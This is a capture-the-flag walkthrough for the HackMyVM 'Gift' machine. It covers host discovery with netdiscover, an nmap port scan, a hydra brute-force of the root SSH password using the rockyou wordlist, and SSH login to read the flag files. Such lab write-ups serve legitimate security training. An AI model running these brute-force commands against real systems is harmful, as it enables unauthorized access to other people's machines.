

Hack My VM
Walkthrough Gift



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1. Intro

This document will show how to get root on Gift VM from [HackMyVM](#).




2. Enumeration

2.1. Discovering IP

First we need to know the IP of the VM. We will use netdiscover. In our example, the VM has the IP 192.168.1.91.

```
1 sml@cassandra:~$ sudo netdiscover -i enp0s3
2 Currently scanning: 192.168.1.0/16 | Screen View: Unique Hosts
3
4 3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
5 -----
6 IP                At MAC Address      Count  Len  MAC Vendor / Hostname
7 -----
8 192.168.1.58       08:03:45:66:77:dd    1      60  TP-LINK TECHNOLOGIES CO.,LTD.
9 192.168.1.1        08:34:54:65:12:dd    1      60  Arcadyan Corporation
10 192.168.1.91       08:00:27:4f:5d:dd    1      60  PCS Systemtechnik GmbH
11
```



```
Currently scanning: 192.168.2.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
-----
IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.1.91       08:00:27:4f:5d:dd    1      60  PCS Systemtechnik GmbH
```




2.2. Nmap

Once we know the IP of the VM, we start with a nmap to see which ports are open.

```
1 sml@cassandra:~$ nmap -A -p- 192.168.1.91
2 Starting Nmap 7.70 ( https://nmap.org ) at 2021-03-22 11:38 CET
3 Nmap scan report for gift.home (192.168.1.91)
4 Host is up (0.00042s latency).
5 Not shown: 65533 closed ports
6 PORT      STATE SERVICE VERSION
7 22/tcp    open  ssh      OpenSSH 8.3 (protocol 2.0)
8 80/tcp    open  http      nginx
9 |_http-server-header: nginx
10 |_http-title: Site doesn't have a title (text/html).
11
12 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
13 Nmap done: 1 IP address (1 host up) scanned in 10.22 seconds
14
```

We see that SSH and HTTP ports are open. If we take a look to the code of the webpage we can see:

```
1 Dont Overthink. Really, Its simple.
2 <!-- Trust me -->
3
```





3. Exploitation

It tell us that we do not think too much, so lets try to bruteforce the root password...

```
1 hydra -l root 192.168.1.91 -P /usr/share/wordlists/rockyou.txt ssh
2
```

```
sml@cassandra:~$ hydra -l root 192.168.1.91 -P /usr/share/wordlists/rockyou.txt ssh
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-22 11:40:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://192.168.1.91:22/
[STATUS] 179.00 tries/min, 179 tries in 00:01h, 14344222 to do in 1335:36h, 16 active
[22][ssh] host: 192.168.1.91 login: root password: simple
1 of 1 target successfully completed, 1 valid password found
```

4. user.txt/root.txt

We just got the root password bruteforcing it. So now, log in as root into the VM and get the user.txt and root.txt.

```
1 ssh root@192.168.1.91
2
```

```
sml@cassandra:~$ ssh root@192.168.1.91
The authenticity of host '192.168.1.91 (192.168.1.91)' can't be established.
ECDSA key fingerprint is SHA256:KFzXFz6bLBGiizM+z6jxQpNrqpVzPLLX7Fj7n/npQHc.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.91' (ECDSA) to the list of known hosts.
root@192.168.1.91's password:
IM AN SSH SERVER
gift:~# ls
root.txt  user.txt
```



5. See ya!

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In vain have you acquired knowledge, if you
have not imparted it to others.

Deuteronomy Rabbah
(c.900, commentary on the Book of
Deuteronomy)